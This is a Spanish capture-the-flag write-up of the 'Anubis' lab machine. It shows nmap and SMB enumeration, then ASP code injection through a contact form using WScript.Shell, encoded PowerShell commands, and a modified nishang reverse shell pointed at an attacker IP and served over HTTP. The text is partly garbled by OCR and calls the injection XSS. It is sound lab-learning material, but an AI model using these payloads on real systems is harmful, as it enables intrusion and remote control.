

# Anubis

## Escaneo

Primero hacemos un scaneo facilito con nmap -sS

```
> nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.102 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 16:43 CET
Initiating SYN Stealth Scan at 16:43
Scanning 10.10.11.102 [65535 ports]
Discovered open port 135/tcp on 10.10.11.102
Discovered open port 445/tcp on 10.10.11.102
Discovered open port 443/tcp on 10.10.11.102
Discovered open port 593/tcp on 10.10.11.102
Discovered open port 49698/tcp on 10.10.11.102
Completed SYN Stealth Scan at 16:44, 26.36s elapsed (65535 total ports)
Nmap scan report for 10.10.11.102
Host is up, received user-set (0.078s latency).
Scanned at 2024-03-22 16:43:55 CET for 26s
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
135/tcp    open  msrpc        syn-ack ttl 127
443/tcp    open  https        syn-ack ttl 126
445/tcp    open  microsoft-ds  syn-ack ttl 127
593/tcp    open  http-rpc-epmap syn-ack ttl 127
49698/tcp  open  unknown      syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.45 seconds
  Raw packets sent: 131083 (5.768MB) | Rcvd: 23 (1.012KB)
```

```
bat not found
> nmap -p135,443,445,593,49698 -sCV --min-rate 5000 -vvv -n -Pn 10.10.11.102 -oN targeted
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 17:17 CET
NSE: Loaded 156 scripts for scanning
```

Hacemos el cat al archivo



```
Scanned at 2024-03-22 17:17:12 CET for 108s

PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
443/tcp    open  ssl/http     syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2024-03-22T17:15:05+00:00; +56m05s from scanner time.
|_http-title: Not Found
| ssl-cert: Subject: commonName=www.windcorp.htb
| Subject Alternative Name: DNS:www.windcorp.htb
| Issuer: commonName=www.windcorp.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-05-24T19:44:56
| Not valid after: 2031-05-24T19:54:56
| MD5: e2e7:86ef:4095:9908:14c5:3347:cdcb:4167
| SHA-1: 7fce:781f:883c:a27e:1154:4502:1686:ee65:7551:0e2a
|----BEGIN CERTIFICATE-----
MIIDLTCACAhWgAwIBAgIQGTQcHTu8XrtFZ6hwEkAoKTANBgkqhkiG9w0BAQsFADAb
MRkwFwYDVQQDBB3d3cud2luZGNvcnAuaHRIiMB4XDITxMDUyNDE5NDQ1NloXDTMx
MDUyNDE5NTQ1NlowGzEZMBcGA1UEAwqD3d3LndpbmRjb3JwLmh0YjCCASIwDQYJ
KoZIhvcNAQEBBQADggEPADCCAQoCggEBAK79Y9DwPj7s4/vGfCx8Smiq921EsKI9
UQLB6ct0LXifp+YGwRkmDjPiRbsRaBcrQJyW8B3s8NKU1mt8dIX0bbn6qqBezeXg
cu+VXV/5HJmVQ5jxh02NoY1l+5UBvmpwRjmUvW+m05dShhildsNjPYYhydbme9
ap6UeFG7zwHfDKywUFonbyxZcmFvaWubbswNh0Hc0l7qAIddU8+04azNNLzBgot
dstmd5PMXMXtX4bdvupAV+PIhsu8ddsbSFAKxh7GLnmNDUv0/ /y1IQRfpvnjFNVAL
oeQzNmNnzCTNgoB9V7eAnPXCOLulq2geCaJ19WlYRrMc+lzIR/C4wB0CAwEAAaNt
MGswDgYDVR0PAQH/BAQDAgWgMB0GA1UdJQQWMBQGCCsGAQUFBwMCBgrBgEFBQcD
ATAbBgNVHREEFDA5ghB3d3cud2luZGNvcnAuaHRIiMB0GA1UdDgQWBQu0cbQ/zqK
aIEIy021WpVK0zBX8TANBgkqhkiG9w0BAQsFAAOCAQEAIyR1RyIWHuLR17cb45U+
3rmflhQozUfn1QMTGXQerX1s5p+Uw0rh70dJe4VTE7smVPHiFJYzMlrvxl3p6Ur
UREF7ymW6NkrifZFSFKswHlWR9o5UwNG2QUAN8VjHuOZT1LP8vgxRT290xh9G2w
i3Y3R5WA5FLYPYbNBj7FZUbdMUkvQZI2DL9bd3ZLptqq1k/62kDrIRN2ctq8R6+c
C+h4MLd5L8Eoftf+5r1SrxTg3cD7ex2bm5cZmLhmtEYA6L1RkUPuf132Fb98URSE
+heFt1xpftM/EREhI+IwhFhTsDydrebttm9/HlxmDhd80JqsFXmPWd6cw/llxONk9c
bA==

|----END CERTIFICATE-----
```

```
445/tcp    open  microsoft-ds? syn-ack ttl 127
593/tcp    open  ncacn_http     syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49698/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 29705/tcp): CLEAN (Timeout)
|   Check 2 (port 44828/tcp): CLEAN (Timeout)
|   Check 3 (port 30756/udp): CLEAN (Timeout)
|   Check 4 (port 57583/udp): CLEAN (Timeout)
|   0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2024-03-22T17:14:26
|   start_date: N/A
| smb2-security-mode:
|   3:1:1:
|       Message signing enabled and required
| _clock-skew: mean: 56m07s, deviation: 3s, median: 56m04s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar 22 17:19:00 2024 -- 1 IP address (1 host up) scanned in 107.77 seconds
```

Vemos el 445 un smb

#SMBMAP

```
[+] crackmapexec smb 10.10.11.102
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing RDP protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB      10.10.11.102  445   EARTH      [*] Windows 10.0 Build 17763 x64 (name:EARTH) (domain:windcorp.htb) (signing:True) (SMBv1:False)
> smbmap -H 10.10.11.102
```

## Hacemos un crackmapexec

### Intentamos

un smbclient	Despues al ver que	hacemos un	Nos dirigimos al
	tenemos un 443	whatweb	certificado de
		lo que	seguridad
		vemos es un	
		404	

### More information

The screenshot shows a security report for a website. The top navigation bar has tabs for General, Permissions, and Security, with Security selected. The main content area is divided into sections: Website Identity, Privacy & History, and Technical Details.

**Website Identity:**

- Website: 10.10.11.102
- Owner: This website does not supply ownership information.
- Verified by: CN=www.windcorp.htb
- [View Certificate](#)

**Privacy & History:**

- Have I visited this website prior to today? No
- Is this website storing information on my computer? No [Clear Cookies and Site Data](#)
- Have I saved any passwords for this website? No [View Saved Passwords](#)

**Technical Details:**

Connection Encrypted (TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384, 256 bit keys, TLS 1.2)  
The page you are viewing was encrypted before being transmitted over the Internet.  
Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.

[Help](#)

The screenshot shows a Firefox browser window displaying a certificate details page. The URL in the address bar is `about:certificate?cert=MIIDLTCCAhWgAwIBAgIQGTQcHTu8XrtFZ6`. The page title is "Certificate". The certificate information for `www.windcorp.htb` is displayed in sections:

- Subject Name**: Common Name = `www.windcorp.htb`
- Issuer Name**: Common Name = `www.windcorp.htb`
- Validity**: Not Before = Mon, 24 May 2021 19:44:56 GMT, Not After = Sat, 24 May 2031 19:54:56 GMT
- Subject Alt Names**: DNS Name = `www.windcorp.htb`
- Public Key Info**: Algorithm = RSA, Key Size = 2048

Y vemos el certificado la unica informacion que vemos es la de nombre y lo que hariamos seria la de ponerlo en etc/hosts

```
GNU nano 7.2                                     /etc/hosts
127.0.0.1      localhost
127.0.1.1      unicomanu.unicomanu      unicomanu

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
10.10.0.98    site.wekor.thm wekor.thm
10.10.11.130  internal-administration.goodgames.htb goodgames.htb
10.10.11.102  www.windcorp.htb windcorp.htb|
```


```
10.10.11.102      www.windcorp.htb  www.windcorp.htb
> ping -c 1 www.windcorp.htb
PING www.windcorp.htb (10.10.11.102) 56(84) bytes of data.
64 bytes from www.windcorp.htb (10.10.11.102): icmp_seq=1 ttl=127 time=45.0 ms

--- www.windcorp.htb ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 44.953/44.953/44.953/0.000 ms
> ping -c 1 windcorp.htb
PING www.windcorp.htb (10.10.11.102) 56(84) bytes of data.
64 bytes from www.windcorp.htb (10.10.11.102): icmp_seq=1 ttl=127 time=33.1 ms

--- www.windcorp.htb ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 33.080/33.080/33.080/0.000 ms

/home/unicomanu/Academia/anubis
```

Y ahora si podemos verlo



Ut possimus qui ut temporibus culpa velit eveniet modi omnis est adipisci expedita at voluptas atque vitae autem.



### Our Address

A108 Adam Street, New York, NY 535022



### Email Us

contact@example.com



### Call Us

+1 5589 55488 55



testq	test@test.com
test	
test	

Send Message

https://www.windcorp.htb/preview.asp

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

contact@windcorp.htb +1 5589 55488 55

Twitter Facebook Instagram LinkedIn

## Do you want to send this?

Name: testq  
E-mail: test@test.com  
Subject: test  
Message:test

Yes No

Nos sale el output que le hemos puesto en el imput esto es peligroso y en la pagina nos redirige a un archivo preview.asp por ahi puede ir los tiros

```
> whatweb https://www.windcorp.htb
https://www.windcorp.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[contact@example.com,contact@windcorp.htb], Frame, HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.102], Lng[es], OS[Windows 10], Tech[ASP.NET, IIS]
/home/unicomana/Academia/anubis
```

Para saber si es una maquina Windows no es key sensitive que significa que si cambiamos a mayus el nombre nos lo saca

The screenshot shows a browser window with the following details:

- Address bar: https://www.windcorp.htb/PrevieW.asp
- Toolbar: Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec
- Header bar: contact@windcorp.htb, +1 5589 55488 55

Windcorp.

[Home](#) [About](#) [Se](#)

## Do you want to send this?

**Name:** testq  
**E-mail:** test@test.com  
**Subject:** test  
**Message:**test

Yes

No

Nos lo saca o sea estamis en una maquina windwos

The screenshot shows the Wappalyzer extension interface. At the top, there's a purple header bar with the Wappalyzer logo, a toggle switch, and three icons. Below the header, there are two tabs: "TECHNOLOGIES" (which is selected) and "MORE INFO". On the right side of the header, there's a "Export" button with a download icon.

The main content area is divided into several sections:

- Font scripts**: Includes Bootstrap Icons and Google Font API.
- Operating systems**: Includes Windows Server.
- Maps**: Includes Google Maps.
- Web frameworks**: Includes Microsoft ASP.NET.
- JavaScript libraries**: Includes Lightbox, AOS, Isotope, and Swiper.
- Miscellaneous**: Includes HTTP/2.
- UI frameworks**: Includes IIS 10.0.
- Web servers**: Includes IIS 10.0.

Utilizaremos <https://www.hackingdream.net>

Buscamos ASP en la pagina y copiamos su linea de codigop

## Windcorp.

A108 Adam Street, New York, NY 535022

Home About Services Portfolio Team [Contact](#)

contact@example.com

+1 5589 55488 55



<%response.write (7\*7)%>

[Send Message](#)

Join Our Newsletter

Y lo pegamos ahí en contacto de la página

[contact@windcorp.htb](#) +1 5589 55488 55

## Windcorp.

[Home](#) [About](#) [Services](#) [Portfolio](#)

Do you want to send this?



Name: test  
E-mail: test@test.com  
Subject: test  
Message: 49

[Yes](#)

[No](#)

Si nos lo hace

asi que es vulnerable a XSS porque interpreta etiquetas



Otra opcion es la de hacer el ping

Nos ponemos en escucha

```

> cd anubis
> tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:12:47.063401 IP 10.10.11.102 > 10.10.16.2: ICMP echo request, id 1000, seq 1, length 40
12:12:47.063436 IP 10.10.16.2 > 10.10.11.102: ICMP echo reply, id 1000, seq 1, length 40
|

```

El ping tiene que ser de la maquina servidor hacia nosotros

The screenshot shows a contact form on a website called "Windcorp.". The form includes fields for "Our Address", "Email Us", and "Call Us". The "Message" field contains the following exploit code:

```

<%response.write CreateObject("WScript.Shell").Exec("cmd /c ping -n 1
10.10.16.2") StdOut.ReadAll()%>

```

Do you want to send this?

Name: test  
 E-mail: test@test.com  
 Subject: test  
 Message: Pinging 10.10.16.2 with 32 bytes of data: Reply from 10.10.16.2: bytes=32 time=88ms TTL=62 Ping statistics for 10.10.16.2: Packets: Sent = 1, Received = 1, Lost = 0 (0% loss). Approximate round trip times in milli-seconds: Minimum = 88ms, Maximum = 88ms, Average = 88ms


Para realizar el siguiente comando para ver si hay **powershell** y poder entrar necesitamos hacer un echo -n "ping -n 1 ipatacante" despues lo tenemos que encodear en base

64 pero como es en windows tenemos que encodearlo entre puntos para que salga bien como aqui

```
0 packets dropped by kernel
> echo -n "ping -n 1 10.10.16.2" | base64
cGluZyAtbiAxIDEwLjEwLjE2LjI=
> echo -n "ping -n 1 10.10.16.2" | iconv -t utf-16le | base64
cABpAG4AZwAgAC0AbgAgADEAIAAxADAALgAxADAALgAxADYALgAyAA==
```


Ves el encode normal y luego el especial

Y asi vemos que tenemos power shell nos ponemos en escucha



The screenshot shows a contact form on a website. The URL is https://www.windcorp.htb. The form has fields for Name (test), Email (test@test.com), and Message. The message field contains the following PowerShell exploit:

```
<%response.write CreateObject("WScript.Shell").Exec("cmd /c powershell -encodedcommand cABpAG4AZwAgAC0AbgAgADEAIAAxADAALgAxADAALgAxADYALgAyAA==") StdOut.ReadAll()%>
```



The screenshot shows a confirmation message from the website: "Do you want to send this?". Below it, there is a message from the server:

Name: test  
E-mail: test@test.com  
Subject: test  
Message: Pinging 10.10.16.2 with 32 bytes of data: Reply from 10.10.16.2: bytes=32 time=38ms TTL=62 Ping statistics for 10.10.16.2: Packets: Sent = 1, Received = 1, Lost = 0 (0% loss). Approximate round trip times in milli-seconds: Minimum = 38ms, Maximum = 38ms, Average = 38ms

At the bottom, there are "Yes" and "No" buttons.

<https://github.com/samratashok/nishang>

Y vemos aqui que se ejecutado  
eso quiere decir que tenemos  
powershell como la tenemos  
ahora vamos a utilizar un git hub

```
> cd Reverse
> wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
--2024-03-29 12:44:52-- https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.111.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4339 (4.2K) [text/plain]
Saving to: 'Invoke-PowerShellTcp.ps1'

Invoke-PowerShellTcp.ps1          100%[=====] 4.24K --.-KB/s   in 0s

2024-03-29 12:44:52 (63.0 MB/s) - 'Invoke-PowerShellTcp.ps1' saved [4339/4339]

> ls
Invoke-PowerShellTcp.ps1

/home/unicomanu/Academta/anubis/reverse
```

Lo modificamos para que tambien ejecute la peticion de la powershell

```
File: PS.ps1

function Invoke-PowerShellTcp
{
<#
.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

.DESCRIPTION
This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
Also, a standard netcat can connect to this script Bind to a specific port.

The script is derived from Powerfun written by Ben Turner & Dave Hardy

.PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.

.PARAMETER Port
The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this script listens.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powertcat listener must be listening on the given IP and port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Bind -Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powertcat to connect to this port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell over IPv6. A netcat/powertcat listener must be listening on the given IP and port.

.LINK
http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
https://github.com/nettitude/powershell/blob/master/powerfun.ps1
https://github.com/samratashok/nishang
```

```
122      {
123          Write-Warning "Something went wrong! Check if the server is reachable and
124          Write-Error $_
125      }
126
127
128      Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.2 -Port 443
129
130  (END)
```

Ahora despues de haber modificado y realizado todo vamos a compartir el archivo en un servidor python -m

```

> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.102 - - [29/Mar/2024 13:01:37] "GET /PS.ps1 HTTP/1.1" 200 -
|
```

Despues como hemos visto anteriormente con lo del powershell vamos a realizar el codigo en base64 para que ejecute el comando se descargue el archivo y lo ejecute para asi tener la poweshell

```

0 packets dropped by kernel
